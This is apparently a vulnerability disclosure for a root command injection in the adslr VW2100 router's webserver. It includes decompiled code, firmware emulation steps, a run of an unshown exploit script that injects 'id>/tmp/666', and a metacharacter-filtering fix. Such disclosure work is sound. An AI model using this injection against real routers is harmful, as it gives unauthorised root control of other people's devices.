Vulnerability Description

There is a command injection vulnerability in the adslr VW2100 router with firmware version M1DV1.0. The unauthenticated attacker exploited the vulnerability to execute system commands as the root user.

Code Analysis

Upon decompiling the binary file "webserver", it was discovered that the "notice_id","block_id" parameter from the HTTP request is concatenated to the "system" function.

```
Decompile: FUN_0002c608 - (webserver)
120  local_ac = 0;
121  local_b0 = 0;
122  local_b4 = 0;
123  local_b8 = 0;
124  local_bc = 0;
125  local_c0 = 0;
126  local_c4 = 0;
127  local_28 = cJSON_Parse(uStack_330c);
128  local_50 = cJSON_GetObjectItem(local_28,&DAT_00071244);
129  local_3c = atoi(*(char **)(local_50 + 0x10));
130  if (local_3c == 0) {
131    local_54 = cJSON_GetObjectItem(local_28,"group_policy");
132    local_58 = cJSON_GetObjectItem(local_54,"group_ip_id");
133    local_5c = cJSON_GetObjectItem(local_54,"group_ip_name");
134    local_60 = cJSON_GetObjectItem(local_54,"group_time_id");
135    local_64 = cJSON_GetObjectItem(local_54,"group_time_name");
136    local_68 = cJSON_GetObjectItem(local_54,"group_name");
137    local_7c = cJSON_GetObjectItem(local_28,&DAT_0007150c);
138    local_84 = cJSON_GetObjectItem(local_7c,"warn_id");
139    local_88 = cJSON_GetObjectItem(local_7c,"warn_name");
140    local_8c = cJSON_GetObjectItem(local_7c,"block_id");
141    local_90 = cJSON_GetObjectItem(local_7c,"block_name");
142    local_94 = cJSON_GetObjectItem(local_7c,"notice_id");
143    local_98 = cJSON_GetObjectItem(local_7c,"notice_name");
144    local_9c = cJSON_GetObjectItem(local_7c,"block_ip_enable");
145    local_a0 = cJSON_GetObjectItem(local_7c,"black");
146    memset(acStack_2cc8,0,0x404);
147    for (local_24 = 0; local_24 < 0xb; local_24 = local_24 + 1) {
148      local_80 = 0;
149      memset(acStack_2f08,0,0x40);
150      local_80 = cJSON_GetObjectItem(local_7c,local_34 + local_24 * 0x40);
151      if (local_80 != 0) {
152        if (local_24 == 0) {
```

```
Decompile: FUN_0002c608 - (webserver)
250          local_c0 = cJSON_GetArrayItem(local_bc,local_24);
251          if (local_c0 != 0) {
252            sprintf(acStack_3308,"%s\n",*(undefined4 *)(local_c0 + 0x10));
253            fputs(acStack_3308,local_38);
254          }
255          local_24 = local_24 + 1;
256        }
257        fclose(local_38);
258      }
259    }
260    memset(acStack_8c4,0,0x800);
261    sprintf(acStack_8c4,
262            "test -f /disk/conf/groupnotice%s.html && cp /disk/conf/groupnotice%s.html /disk/conf/    ...
           me/adpage%d.html "
263            ,*(undefined4 *)(local_94 + 0x10),*(undefined4 *)(local_94 + 0x10));
264    system(acStack_8c4);
265    memset(acStack_8c4,0,0x800);
266    sprintf(acStack_8c4,
267            "test -f /disk/conf/groupnotice%s.html && cp  /disk/conf/groupnotice%s.html /var/html/    ...
           me/adpage%d.html "
268            ,*(undefined4 *)(local_94 + 0x10),*(undefined4 *)(local_94 + 0x10));
269    system(acStack_8c4);
270    memset(acStack_8c4,0,0x800);
271    sprintf(acStack_8c4,
272            "test -f /disk/conf/groupblock%s.html && cp  /disk/conf/groupblock%s.html  /disk/conf/    ...
           me/blockpage%d.html "
273            ,*(undefined4 *)(local_8c + 0x10),*(undefined4 *)(local_8c + 0x10));
274    system(acStack_8c4);
275    memset(acStack_8c4,0,0x800);
276    sprintf(acStack_8c4,
```

Environment setup

Fireware download url: http://www.adslr.com/companyfile/399.html

Simulate the downloaded firmware using QEMU.

Refer to https://blog.csdn.net/qq_43390703/article/details/120978954

Run qemu

```
sudo qemu-system-mipsel -M malta -kernel mipsel/vmlinux-3.2.0-4-4kc-malta -hda debian_squeeze_mipsel_standard.qcow2 -append "root=/dev/sda1 console=tty0" -nographic -net nic -net tap,ifname=tap0,script=no,downscript=no
```

```
root@ubuntu:/qemu/mipsel# qemu-system-mipsel -M malta -kernel vmlinux-3.2.0-4-4kc-malta -hda
debian_squeeze_mipsel_standard.qcow2 -append "root=/dev/sda1 console=tty0" -nographic -net ni
c -net tap,ifname=tap0,script=no,downscript=no
[    0.000000] Initializing cgroup subsys cpuset
[    0.000000] Initializing cgroup subsys cpu
[    0.000000] Linux version 3.2.0-4-4kc-malta (debian-kernel@lists.debian.org) (gcc version
4.6.3 (Debian 4.6.3-14) ) #1 Debian 3.2.51-1
[    0.000000] bootconsole [early0] enabled
[    0.000000] CPU revision is: 00019300 (MIPS 24Kc)
[    0.000000] FPU revision is: 00739300
[    0.000000] Determined physical RAM map:
[    0.000000]  memory: 00001000 @ 00000000 (reserved)
[    0.000000]  memory: 000ef000 @ 00001000 (ROM data)
```

Extract the file system from the firmware using Binwalk.

binwalk --run-as=root -Me ./VW2100N2100W.rar

```
root@ubuntu:/tmp# binwalk --run-as=root -Me ./VW2100N2100W.rar

Scan Time:     2023-04-25 11:30:22
Target File:   /tmp/VW2100N2100W.rar
MD5 Checksum:  6841d7c055e58476dfd158bffb6cd3ec
Signatures:    411

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             RAR archive data, version 4.x, first volume type:
MAIN_HEAD
39324         0x999C          uImage header, header size: 64 bytes, header CRC:
0x628EE671, created: 2019-07-25 09:24:14, image size: 11451711 bytes, Data Addre
ss: 0x81001000, Entry Point: 0x8164A6E0, data CRC: 0x808DCDED, OS: Linux, CPU: M
IPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux Ker
nel Image"
39388         0x99DC          LZMA compressed data, properties: 0x5D, dictionary
 size: 33554432 bytes, uncompressed size: 17054400 bytes


Scan Time:     2023-04-25 11:30:25
Target File:   /tmp/_VW2100N2100W.rar-0.extracted/固件升级失败恢复.doc
MD5 Checksum:  4bc4337c6418fd16898eb4a9de572262
Signatures:    411
```

scp -r _VW2100N2100W.rar.extracted/_linux.bin.extracted/_40.extracted/_890DF0.extracted/cpio-root/ root@192.168.188.133:~/

```
root@ubuntu:/tmp# scp -r  _VW2100N2100W.rar.extracted/_linux.bin.extracted/_40.e
xtracted/_890DF0.extracted/cpio-root/ root@192.168.188.133:~/
root@192.168.188.133's password:
```

mount -o bind /dev ./cpio-root/dev

mount -t proc /proc ./cpio-root/proc/

chroot ./cpio-root/ sh

```
root@debian-mipsel:~# mount -o bind /dev ./cpio-root/dev
root@debian-mipsel:~# mount -t proc /proc ./cpio-root/proc/
root@debian-mipsel:~# chroot ./cpio-root/ sh
```

Creating thttpd configuration file and run thttpd server.


```
dir=/var/html
port=80
pidfile=/var/run/thttpd.pid
logfile=/var/log/thttpd.log
user=root
cgipat=**

```

```
/var/html # thttpd -C  ./thttpd.conf
/var/html #
```

Write web password to .htpasswd file in the directory /var/html.

```
/var/html # echo 'admin:$1$$CoERg7ynjYLsj2j4glJ34.'>.htpasswd
/var/html #
/var/html #
```

Finished(user：admin，password：admin)



Vulnerability reproduction

Run exp

```
root@ubuntu:/tmp# python3 ./Exp.py
Enter Target IP : 192.168.188.133
Enter you want cmd : id>/tmp/666
root@ubuntu:/tmp#
```

Command injection successfully demonstrated.

```
/var/html # cat /tmp/666
uid=0(root) gid=0(root)
/var/html #
```

Vulnerability Fix

Filter the characters ` $; | & from the parameters notice_id,block_id.